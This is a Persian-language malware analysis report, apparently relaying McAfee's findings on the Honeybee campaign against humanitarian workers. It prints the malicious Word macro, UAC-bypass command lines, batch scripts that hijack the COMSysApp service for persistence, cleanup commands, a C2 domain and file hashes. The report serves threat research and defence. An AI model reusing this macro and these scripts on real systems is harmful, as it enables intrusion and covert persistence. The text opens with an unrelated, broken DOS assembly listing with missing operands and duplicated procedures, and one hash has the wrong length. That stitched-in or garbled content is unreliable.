بررسی و تحلیل عملیات سایبری

HONEYBEE

شبکه گستر

امنیت شما | وظیفه ما

عنوان سند: بررسی و تحلیل عملیات سایبری Honeybee

شناسه سند: SPT-A-0148-00

تهیه‌کننده: گروه تحقیق و توسـعه، شرکت مهندسی شبکه گستر

تاریخ ویرایش: ۲۱ فروردین ۱۳۹۷

```
TRUE            EQU     01H
FALSE           EQU     00H
BREAKINT        EQU     23H
GETVECTOR       EQU     35H
SETVECTOR       EQU     25H
DOS_FUNCTION    EQU     21H

BREAK           SEGMENT PUBLIC  'CODE'
BREAKFLAG       DB      0H
SAVEBRK         DD      0H
                ASSUME  CS:BREAK
                ASSUME  DS:NOTHING

                PUBLIC  CHECK_BREAK
CHECK_BREAK     PROC    FAR
                XOR     AX, AX
                MOV     AL, BREAKFLAG
                MOV     BREAKFLAG, FALSE
                RET
CHECK_BREAK     ENDP

                PUBLIC  INST_BRK_HANDLR
INST_BRK_HANDLR PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, GETVECTOR
                INT     DOS_FUNCTION
                MOV     WORD PTR SAVEBRK
                MOV     WORD PTR SAVEBRK+2
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, OFFSET
                MOV     BX, CS
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
INST_BRK_HANDLR ENDP
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
BREAK           ENDS
                END
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
```

فهرست مطالب

معرفی ۴

پیش‌زمینه ۵

دریافت‌کننده ۶

تجزیه و تحلیل فنی ۷

روش اجرا ۷

اطلاعات جمع‌آوری شده ۱۲

فشرده‌سازی اطلاعات ۱۲

قابلیت‌ها و فرامین اضافی ۱۲

نتیجه‌گیری ۱۳

منبع ۱۳

پیوست ۱۴


مشخصات شناسایی فایل‌های آلوده ۱۴

نشانی‌های اینترنتی استفاده شده ۱۴

معرفی

کارشناسان مرکز تحقیقات تهدیدات پیشرفته شرکت McAfee، عملیات سایبری جدیدی با عنوان Honeybee را شناسایی کرده‌اند که در جریان آن، مهاجمان با بکارگیری موضوعات سیاسی مرتبط با کره شمالی اهداف خود را که اکثراً کاربرانی شاغل در سازمان‌های بشردوستانه هستند از طریق یک سند آلوده Microsoft Word به بدافزار آلوده می‌کنند.

Honeybee – به معنای زنبور عسل – از نام نویسنده اکثر اسناد استفاده شده در این حمله برگرفته شده است.




شکل ۱ – داده‌نمایی عملیات سایبری Honeybee

در این گزارش نتایج بررسی‌های انجام شده توسط مرکز تحقیقات تهدیدات پیشرفته شرکت McAfee ارائه شده است.

پیش‌زمینه

در اوایل سال میلادی جاری، شرکت McAfee گونه جدیدی از درب پشتی[۱] SYSCON را در قالب یک سند Word با نام manual.doc در کشور ویتنام مشاهده می‌کند.



```
Properties from the SummaryInformation stream:
+--------------------+------------------------------+
|Property            |Value                         |
+--------------------+------------------------------+
|codepage            |949                           |
|title               |                              |
|subject             |                              |
|author              |HoneyBee                      |
|keywords            |                              |
|comments            |                              |
|template            |Normal.dotm                   |
|last_saved_by       |HoneyBee                      |
|revision_number     |6                             |
|total_edit_time     |60                            |
|create_time         |2018-01-17 19:39:00           |
|last_saved_time     |2018-01-17 19:48:00           |
|num_pages           |1                             |
|num_words           |0                             |
|num_chars           |1                             |
|creating_application|Microsoft Office Word         |
|security            |0                             |
+--------------------+------------------------------+
```

شکل ۲ – خصوصیات سند

در حقیقت سند آلوده مذکور حاوی ماکروی[۲] مخربی است که نسخه جدید و به‌روز شده‌ای از درب‌پشتی SYSCON را دریافت نموده و بر روی دستگاه قربانی اجرا می‌کند.

این سند آلوده در سال ۲۰۱۷ نیز در چندین حمله مورد استفاده قرار گرفته بود.

ماکرو از یک کلید یکتا (حروف الفبای سفارشی[۳]) برای رمز کردن[۴] داده‌ها استفاده می‌کند. این روش در حملات سال گذشته نیز که از SYSCON بهره‌گیری شده بود، مشاهده شده است.

سند آلوده دیگری هم مرتبط با این عملیات شناسایی شده که توسط کاربری با عنوان Windows User ایجاد شده است. هر چند این سند حاوی کلید رمزنگاری[۵] متفاوتی است اما از ماکرو و روش اجرای یکسان با اسناد Honeybee استفاده می‌کند.


این سند آلوده، "International Federation of Red Cross and Red Crescent Societies – DPRK Country Office" نام دارد و فایل مخرب را از سرور فرماندهی خود به نشانی زیر دریافت و اجرا می‌کند:

- 1113427185[.]ifastnet[.]org

این نشانی به همان سروری که سند Honeybee از آن استفاده کرده است، اشاره می‌کند.

---

۱ Backdoor
۲ Macro
۳ Custom Alphabet
۴ Encrypt
۵ Encoding Key



شکل ۳ – محتویات پوشه حاوی نمونه‌های Honeybee به نشانی ftp.byethost11.com

شکل ۴ – فهرستی از سیستم‌های آلوده شده توسط Honeybee از تاریخ ۲۹ بهمن ماه

دریافت‌کننده

در این عملیات از یک برنامه دریافت‌کننده[۶] با عنوان MaoCheng استفاده شده است. این دریافت‌کننده با یک گواهی‌نامه[۷] سرقت شده Adobe Systems امضا شده است. از این گواهی‌نامه در یک بدافزار کره‌ای زبان – کامپایل شده در تاریخ ۲۶ دی ۱۳۹۶ و با درهم‌ساز 35904f482d37f5ce6034d6042bae207418e450f4 – نیز استفاده شده است.

جالب اینکه برای انتخاب مسیر ذخیره‌سازی بانک داده این بدافزار از هیچ ترفند مهندسی اجتماعی[۸] استفاده نشده و اطلاعات آن در مسیر و فایل زیر نگهداری می‌شود:


- D:\Task\DDE Attack\MaoCheng\Release\Dropper.pdb

---

۶ Dropper
۷ Certificate
۸ Social Engineering

بدافزار یک فایل اجرایی Win32 است که با استفاده از نشان فایل‌های Word خود را به صورت یک سند تحت این نرم‌افزار به کاربر نشان می‌دهد. این بدافزار مشابه بدافزارهای مشاهده شده در سایر اسناد آلوده Word است. همچنین، این نمونه یک سند جعلی را که نویسنده آن Honeybee است دریافت می‌کند. اما نمونه مذکور حاوی یک اشکال در روند اجرای دریافت‌کننده است که احتمالاً ناشی از عدم بررسی آن توسط مهاجمان پس از امضا شدن است.

مهاجمان در محتوای سند جعلی، از نام و نشان تجاری یک شرکت حسابداری مبتنی بر رایانش ابری به نام Xero استفاده کرده‌اند.


Contents of this document are protected and secured. If you have problems viewing/loading secure content please select "Enable Content" button.

xero

شکل ۵ – سند جعلی دریافت شده توسط MaoCheng

تجزیه و تحلیل فنی

روش اجرا

جدول زیر، اجزایی را که در این عملیات مورد استفاده قرار گرفته‌اند نمایش می‌دهد:

تاریخ ایجاد	نام نویسنده	نوع فایل	درهم‌ساز
۲۰۱۸/۱۷/۱	Honeybee	(OLE DOC) Microsoft Word	9b7c3c48bcef6330e3086de592b3223eb198744a
۲۰۱۸/۱۰/۱	Windows User	(OLE DOC) Microsoft Word	9e2c0bd19a77d712055ccc0276fdc062e9351436
۲۰۱۸/۲/۲	Honeybee	(OLE DOC) Microsoft Word	85e2453b37602429596c9681a8c58a5c6faf8d0c
۲۰۱۸/۲/۲	Honeybee	(OLE DOC) Microsoft Word	f3b62fea38cb44e15984d941445d24e6b309bc7b
۲۰۱۸/۲/۲	Honeybee	(OLE DOC) Microsoft Word	1d280a77595a2d2bbd36b9b5d958f99be20f8e06
۲۰۱۸/۳۰/۱	Honeybee	(OLE DOC) Microsoft Word	a99be81d1955f315abdee4eb774e3da60816f3d2
۲۰۱۸/۱/۲	Honeybee	(OLE DOC) Microsoft Word	66d2cea01b46c3353f4339a986a97b24ed89ee18
۲۰۱۸/۳/۲	Honeybee	(OLE DOC) Microsoft Word	6d74fb57a2bfa22d0c769ccfc03dbf6a5221e006e
۲۰۱۸/۱۵/۱	نامشخص	DLL آلوده ایجاد کننده سرویس	d41daba0ebfa55d0c769ccfc03dbf6a5221e006a
۲۰۱۷/۲۱/۱۱	نامشخص	UAC Bypass DLL	fe32d29fa16b1b71cd27b23a78ee9f6b7791bff3

سند مخرب، آغاز زنجیره آلوده کردن سیستم‌هاست و به عنوان دریافت‌کننده دو فایل DLL آلوده عمل می‌کند. سند حاوی ماکرویی است که هنگامی که فایل آن با استفاده از تابع ()Document_Open باز می‌شود، کد مخرب را اجرا می‌کند. سند همچنین حاوی یک برنامه رمزشده با روش Base64 (رمز شده با کلید سفارشی) است که توسط ماکرو خوانده شده و پس از رمزگشایی شدن، بر روی دیسک ذخیره می‌شود.

```
Private Sub Document_Open()
    With ActiveDocument.Content
        .Font.ColorIndex = wdBlack
        '.Paragraphs(4).Range.Font.ColorIndex = wdRed
    End With

    Set oWscriptShell = CreateObject("WScript.Shell")
    sTempPath = oWscriptShell.ExpandEnvironmentStrings("%TEMP%")

    sFileName = ActiveDocument.FullName
    cbFileBuffer = FileLen(sFileName)

    If (cbFileBuffer = 338382) Then
        sTempFile = sTempPath & "\setup.cab"

        nResult = InStr(Application.Path, "x86")

    nResult = debase64(sFileName, 99840, 238542, sTempFile)

        If System.Version >= "6.0" Then
            nResult = Shell("cmd /c wusa %TEMP%\setup.cab /quiet /extract:%SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe", 0)
        Else
            nResult = Shell("cmd /c expand %TEMP%\setup.cab -F:* %SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe", 0)
        End If
    End If
End Sub
```

شکل ۶ – تابع ()Document_Open

ماکروی مخرب فرامین زیر را اجرا می‌کند:

- فایل رمز شده CAB را می‌خواند.
- فایل CAB را رمزگشایی کرده و سپس آن را با نام setup.cap در مسیر %temp% ذخیره می‌کند.

```
00018600:  66 53 69 2F-52 57 4B 4B-4B 4B 2F 6E-31 57 32 4B  fSi/RWKKKK/n1W2K
00018610:  4B 4B 4B 4B-4B 55 78 4B-4B 4B 4B 4B-4B 4B 4B 4B  KKKKKUxKKKKKKKKK
00018620:  4B 78 79 58-4B 4B 2D 4B-4B 4B 2F 33-79 78 4B 4B  KxyXKK-KKK/3yxKK
00018630:  44 78 4B 4B-4B 4B 6F 4B-4B 4E 2F 61-4B 4E 4B 4B  DxKKKKoKKN/aKNKK
00018640:  4B 4B 4B 4B-4B 4B 4B 4B-4B 4F 51 75-70 55 4B 4B  KKKKKKKKKOQupUKK
00018650:  77 62 4D 33-43 3D 50 54-30 2F 79 31-49 46 50 48  wbM3C=PT0/y1IFPH
00018660:  4B 71 79 58-4B 4B 2F 61-4B 4E 4B 4B-4B 4B 4B 55  KqyXKK/aKNKKKKKU
00018670:  75 67 64 2D-32 4B 58 41-30 63 69 48-49 62 61 54  ugd-2KXA0ciHIbaT
00018680:  7A 6B 4D 6B-49 56 4E 4B-4B 39 32 55-4B 64 32 2F  zkMkIVNKK92UKd2/
00018690:  4B 4B 4B 4B-4B 55 59 7A-73 70 32 57-4B 3D 70 78  KKKKKUYzsp2WK=px
000186A0:  30 46 53 48-4C 46 52 54-30 4B 4B 73-4B 4B 4B 4B  0FSHLFRT0KKsKKKK
000186B0:  6A 41 2D 55-4B 4B 4B 4B-4C 48 4A 52-6F 75 4B 4B  jA-UKKKKLHJRouKK
000186C0:  77 56 58 31-6E 56 4E 31-77 62 4D 41-4B 4B 55 55  wVX1nVN1wbMAKKUU
000186D0:  4B 4B 4B 72-70 57 32 4B-4B 4B 58 38-75 6A 5A 66  KKKrpW2KKKX8ujZf
000186E0:  32 4B 58 64-53 50 43 79-4E 4F 61 39-4E 6B 4D 4F  2KXdSPCyNOa9NkMO
000186F0:  30 3D 78 4B-49 75 33 58-47 58 39 68-4B 32 58 2F  0=xKIu3XGX9hK2X/
00018700:  75 67 68 59-43 53 5A 2D-34 59 54 51-71 32 7A 4B  ughYCSZ-4YTQq2zH
00018710:  4A 4B 2F 75-75 36 6F 6B-4C 75 4B 70-32 69 4B 44  JK/uu6okLuHp2iHD
00018720:  7A 43 66 4E-44 72 4F 3D-4B 75 4F 39-79 59 58 52  zCfNDrO=KuO9yYXR
00018730:  53 4B 4A 4E-4B 4E 42 41-45 41 4E 62-77 62 46 6E  SKJNKNBAEANbwbFn
00018740:  37 77 4E 30-4D 46 33 78-67 33 51 71-45 33 33 71  7wN0MF3xg3QqE33q
00018750:  64 43 6D 45-56 64 73 6D-4D 6A 6C 34-72 31 72 65  dCmEVdsmMjl4r1re
00018760:  5A 36 38 45-45 53 53 45-47 56 51 43-59 67 43 33  Z68EESSEGVQCYgC3
00018770:  47 48 2F 58-48 43 45 6E-6B 73 2D 4C-57 30 5A 74  GH/XHCEnks-LW0Zt
00018780:  45 3D 51 71-6A 31 51 63-4D 6F 38 4A-53 38 6D 30  E=Qqj1QcMo8JS8m0
00018790:  7A 69 5A 56-48 43 51 45-7A 54 36 72-4A 61 71 5A  ziZVHCQEzT6rJaqZ
000187A0:  6A 51 4E 6D-57 75 61 67-78 43 65 64-43 38 6B 73  jQNmWuagxCedC8ks
000187B0:  4B 36 34 58-68 4C 77 4B-34 61 48 62-62 34 73 6C  K64XhLwK4aHbb4sl
000187C0:  4C 61 6E 42-4B 71 4B 55-45 47 58 6A-72 57 79 72  LanBKqKUEGXjrWyr
000187D0:  44 31 6A 54-43 6B 65 72-34 47 6E 67-33 63 43 49  D1jTCker4Gng3cCI
000187E0:  68 2F 57 2F-56 66 78 43-56 4B 58 64-75 33 55 38  h/W/VfxCVKXdu3U8
000187F0:  35 77 65 41-31 39 6B 70-30 78 58 49-37 35 67 6D  5weA19kp0xXI75gm
00018800:  57 3D 64 4E-32 73 54 44-44 6C 6C 32-46 64 48 35  W=dN2sTDDll2FdH5
00018810:  7A 72 2F 37-61 3D 4C 47-6A 7A 2F 55-41 35 77 41  zr/7a=LGjz/UA5wA
00018820:  41 62 38 41-35 74 44 35-6E 74 41 37-37 3D 74 41  Ab8A5tD5ntA77=tA
00018830:  45 62 32 71-72 71 70 65-32 6D 78 54-66 6F 42 7A  Eb2qrqpe2mxTfoBz
00018840:  51 4B 39 59-62 56 75 7A-4C 64 6C 65-4B 6A 55 36  QK9YbVuzLdleKjU6
00018850:  41 4D 67 39-32 67 2F 47-6A 31 53 41-77 52 5A 57  AMg92g/Gj1SAwRZW
00018860:  47 78 30 46-4A 54 49 6B-3D 71 58 51-43 52 56 48  Gx0FJTIk=qXQCRVH
00018870:  49 33 50 4E-31 62 72 36-30 77 61 70-41 3D 4D 36  I3PN1br60wapA=M6
00018880:  77 7A 79 6B-55 64 30 59-42 78 62 4A-55 55 4C 67  wzykUd0YBxbJUULg
00018890:  75 4D 63 46-5A 4F 49 35-68 51 6C 74-6C 74 65 56  uMcFZOI5hQltlteV
000188A0:  41 61 6C 57-4D 62 45 37-65 3D 43 41-65 4B 57 79  AalWMbE7e=CAeKWy
000188B0:  31 69 57 45-67 70 47 67-33 67 75 62-72 47 77 4B  1iWEgpGg3gubrGwK
000188C0:  47 49 72 36-42 38 6B 58-4A 38 4C 6C-6B 77 42 54  GIr6B8kXJ8LlkwBT
000188D0:  45 51 65 51-49 70 56 7A-59 58 52 38-70 71 59 53  EQeQIpVzYXR8pqYS
000188E0:  45 63 59 44-55 52 43 51-66 48 6F 6C-4B 4E 43 34  EcYDURCQfHolKNC4
000188F0:  59 45 73 38-31 62 61 6C-54 79 56 6C-51 4E 7A 6F  YEs81balTyVlQNzo
00018900:  42 7A 42 6F-79 55 4A 55-71 6B 33 6C-46 67 75 72  BzBoyUJUqk3lFgur
00018910:  49 42 52 34-43 61 79 58-64 38 31 6C-6C 38 6E 7A  IBR4CayXd81ll8nz
00018920:  6A 49 31 49-6C 33 6F 45-34 7A 6C 52-4E 38 66 4F  jI1Il3oE4zlRN8fO
00018930:  6C 67 59 78-34 34 67 38-61 71 6C 47-2F 51 73 63  lgYx44g8aqlG/Qsc
00018940:  67 30 59 38-6A 34 73 47-4D 35 53 37-77 50 31 4F  g0Y8j4sGM5S7wP1O
00018950:  4E 65 4D 4B-32 58 58 6F-73 32 51 50-4E 6B 55 53  NeMK2XXos2QPNkUS
00018960:  4F 4C 73 6D-58 6F 36 6C-73 68 6F 66-6C 39 32 61  OLsmXo6lshofl92a
00018970:  53 4D 69 58-75 37 70 65-62 75 31 5A-62 47 68 54  SMiXu7pebu1ZbGhT
```

شکل ۷ – فایل رمز شده CAB در سند Word


```
Set oWscriptShell = CreateObject("WScript.Shell")
sTempPath = oWscriptShell.ExpandEnvironmentStrings("%TEMP%")

sFileName = ActiveDocument.FullName
cbFileBuffer = FileLen(sFileName)

If (cbFileBuffer = 338382) Then
    sTempFile = sTempPath & "\setup.cab"

    nResult = InStr(Application.Path, "x86")

nResult = debase64(sFileName, 99840, 238542, sTempFile)
```

شکل ۸ – رمزگشایی و نوشتن فایل CAB در مسیر %temp%

شکل ۹ – فایل رمزگشایی شده CAB در فضای حافظه اختصاص یافته به ماکرو

فایل CAB شامل فایل‌ها و توابع زیر می‌باشد:

- NTWDBLIB.dll: فایلی است که برای اجرای فایل‌های Batch مورد استفاده قرار می‌گیرد. پایگاه داده برنامه این DLL در مسیر D:\Task\MiMul\NTWDBLIB\Release\NTWDBLIB.pdb قرار دارد.
- install1.bat: یک فایل Batch که برای راه‌اندازی سرویس COMSysAPP – در معماری ۶۴ بیتی – مورد استفاده قرار می‌گیرد.
- install2.bat: یک فایل Batch که به منظور راه‌اندازی سرویس COMSysAPP – در معماری ۳۲ بیتی – مورد استفاده قرار می‌گیرد.
- ipnet.ini: یک فایل رمز شده با روش Base64 که برای برقراری ارتباط با یک سرور FTP مورد استفاده قرار می‌گیرد. اطلاعات اصالت‌سنجی در فایل ini به صورت رمز شده قرار دارد.



شکل ۱۰ – اطلاعات اصالت‌سنجی سرور FTP در فایل ipnet.ini

- ipnet.dll: فایل DLL آلوده‌ای که به عنوان یک سرویس (با استفاده از svchost.exe) اجرا می‌شود. بانک داده برنامه این DLL در مسیر D:\Task\MiMul\FTPCom_vs10\Release\Engine.pdb قرار می‌گیرد.

ماکرو فایل CAB را در مسیر %systemroot%\system32 ذخیره می‌کند. بسته به نوع سیستم عامل از wusa.exe و یا expand.exe برای عبور از اعلان User Account Control – به اختصار UAC – استفاده می‌شود.

پس از استخراج فایل‌ها، ماکرو فایل CAB را حذف کرده و فایل آلوده NTWDBLIB.dll را از طریق cliconfg.exe جهت ارتقای سطح دسترسی و عبور از UAC اجرا می‌کند.

دستورات زیر توسط ماکرو در خط فرمان اجرا می‌شود.

- cmd /c wusa %TEMP%\setup.cab /quiet /extract:%SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe
- cmd /c expand %TEMP%\setup.cab -F:* %SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe

استفاده از cliconfg.exe برای عبور از سد UAC، روش مرسومی در حمله به سیستم عامل Windows است. عبور از UAC از طریق DLL Hijacking به موارد زیر نیاز دارد:

- یک برنامه اجرایی Windowsکه در آن ارتقای دسترسی خودکار تعبیه شده باشد.
- یک برنامه اجرایی Windows در یک مسیر و پوشه امن (%systemroot%\system32)

فایل DLL آلوده NTWDBLIB با اجرای یکی از دو فایل Batch استخراج شده از فایل CAB، ipnet.dll مخرب را به عنوان یک سرویس تنظیم می‌کند.

```
                push    offset aCmdCInstall1_b ; "cmd /c install1.bat"
                jmp     short loc_100010FB
; ---------------------------------------------------------------------------

loc_100010F6:                           ; CODE XREF: DllMain(x,x,x)+ED↑j
                push    offset aCmdCInstall2_b ; "cmd /c install2.bat"

loc_100010FB:                           ; CODE XREF: DllMain(x,x,x)+F4↑j
                call    esi             ; WinExec
```

شکل ۱۱ – NTWDBLIB فایل‌های Batch نصب کننده را با استفاده از cliconfig.exe اجرا می‌کند

فایل‌های Batch که در این حمله مورد استفاده قرار گرفته‌اند، سرویس سیستمی COMSysApp را برای بارگذاری ipent.dll تغییر می‌دهند. در زیر به محتویات فایل‌های Batch بسته به نوع سیستم عامل (۶۴ بیتی یا ۳۲ بیتی) اشاره شده است:

install1.bat (x64)

```
@echo off
sc stop COMSysApp
sc config COMSysApp type= own start= auto error= normal binpath= "%windir%\SysWOW64\svchost.exe -k COMSysApp"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v COMSysApp /t REG_MULTI_SZ /d "COMSysA
pp" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\COMSysApp\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir%
\SysWOW64\ipnet.dll" /f
sc start COMSysApp
del /f /q %windir%\SysWOW64\install2.bat
del /f /q %windir%\SysWOW64\install1.bat
```

install2.bat (x86)

```
@echo off
sc stop COMSysApp
sc config COMSysApp type= own start= auto error= normal binpath= "%windir%\System32\svchost.exe -k COMSysApp"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v COMSysApp /t REG_MULTI_SZ /d "COMSysA
pp" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\COMSysApp\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir%
\system32\ipnet.dll" /f
sc start COMSysApp
del /f /q %windir%\System32\install1.bat
del /f /q %windir%\System32\install2.bat
```

فایل‌های Batch موارد زیر را انجام می‌دهند:

- سرویس COMSysApp را متوقف می‌کنند.
- تنظیمات سرویس را برای راه‌اندازی خودکار انجام می‌دهند. (تنظیمات اجرای مداوم بر روی سیستم)
- تغییراتی را در کلیدهای محضرخانه[۹] برای اجرای DLL تحت پروسه مجاز svchost.exe اعمال می‌کنند.
- مسیر DLL آلوده را برای بارگذاری در پروسه svchost.exe تعیین می‌کنند.
- برای از بین بردن ردپای خود بر روی سیستم، در انتها اقدام به حذف خود می‌کنند.
- ipnet.dll به عنوان یک سرویس و تحت پروسه svchost.exe اجرا می‌شود.

DLL آلوده همچنین وظیفه دارد تا پروسه cliconfig.exe را متوقف کرده و فایل مخرب NTWDBLIB.DLL را از طریق فرمان زیر حذف کند:

- cmd /c taskkill /im cliconfg.exe /f /t && del /f /q NTWDBLIB.DLL

تمامی قابلیت‌هایی که به آنها اشاره شد توسط DLL آلوده انجام می‌شود.

همچنین نوع دیگری از فایل مخرب دریافت‌کننده (با درهم‌ساز: 9e2c0bd19a77d712055ccc0276fdc062e9351436) شناسایی شده که از شیوه رمزگشایی Base64 مشابه با یک کلید سفارشی استفاده می‌کند. این سند در تاریخ ۲۰ دی ماه ۱۳۹۶ ایجاد شده است.

International Federation of Red Cross and Red Crescent Societies-DPRK Country Office

1. The history and introduction of DPRK CAS program.

The Cooperation Agreement Strategy (CAS) is an important Strategy put up by the Democratic People's Republic of Korea Red Cross Society (DPRK RCS), its Partners and International Federation of Red Cross and Red Crescent Societies (IFRC) to coordinate efforts and mobilise resources to support the DPRK RCS and IFRCC to effectively and efficiently deliver its humanitarian Programme, as well as providing a mechanism for sister National Societies to support the development of the DPRK RCS's capacity. An annual meeting has been built into the Strategy as it provides a forum/platform to share information, evaluates each year's performance and bringing new players on board.

شکل ۱۲ – محتوای فایل با درهم‌ساز 9e2c0bd19a77d712055ccc0276fdc062e9351436

این نوع از بدافزار همچنین از دو فایل CAB تشکیل شده که دریافت‌کننده بسته به نوع معماری سیستم عامل (۶۴ بیتی یا ۳۲ بیتی) ، یکی از آنها را در مسیر %temp% قرار می‌دهد.

تفاوت‌های این نسخه با نسخه ایجاد شده در ۲۶ دی ماه به شرح زیر است:

- دو فایل CAB در سند Word در Text Box قرار گرفته‌اند. در صورتی که در نمونه ۲۶ دی ماه به انتهای فایل DOC اضافه شده‌اند.
